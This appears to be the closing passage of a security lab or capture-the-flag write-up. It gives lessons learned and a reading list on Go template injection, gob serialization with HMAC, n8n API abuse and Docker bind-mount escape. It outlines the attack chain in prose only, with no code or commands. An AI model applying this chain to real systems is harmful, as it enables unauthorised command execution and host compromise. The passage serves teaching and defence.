- Serialization details matter. When a MAC authenticates serialized bytes, matching the representation is essential; a successful decode alone proves nothing about a new encoding.
- Automation APIs expand the attack surface. An API credential with workflow-writing permissions can become command execution when dangerous nodes are available.
- Container isolation depends on configuration. Root inside a container is not automatically host root, but a writable host bind mount can undermine the separation.
- Compare rendering paths. The normal ticket page did not expose the same behaviour as the PDF generator, where the notes were evaluated.
Further Reading
Go Template Injection
- Go
text/templatePackage Documentation - Template execution, data contexts, field access and method invocation. - OWASP Web Security Testing Guide: Server-Side Template Injection - A practical methodology for identifying and testing SSTI.
- OWASP Server-Side Template Injection Prevention Cheat Sheet - Security implications and prevention guidance.
Go Serialization and Cryptography
- Go
encoding/gobPackage Documentation - Go’s binary serialization format, interface values and type registration. - Go Gob Encoding: Internal Documentation - Additional detail on gob’s wire format and interface encoding.
- RFC 2104: HMAC - Keyed-Hashing for Message Authentication - The construction and security properties of HMAC.
n8n API Abuse and Security
- n8n API Documentation - Programmatic interaction with n8n, including workflow management.
- n8n Security: Blocking Specific Nodes - Restricting potentially dangerous nodes, including Execute Command.
- n8n: Hardening Task Runners - Execution isolation and security controls.
Docker and Container Security
- Docker Documentation: Bind Mounts - How host directories are exposed inside containers and the implications of writable mounts.
- Docker Documentation: Security - Container isolation and security boundaries.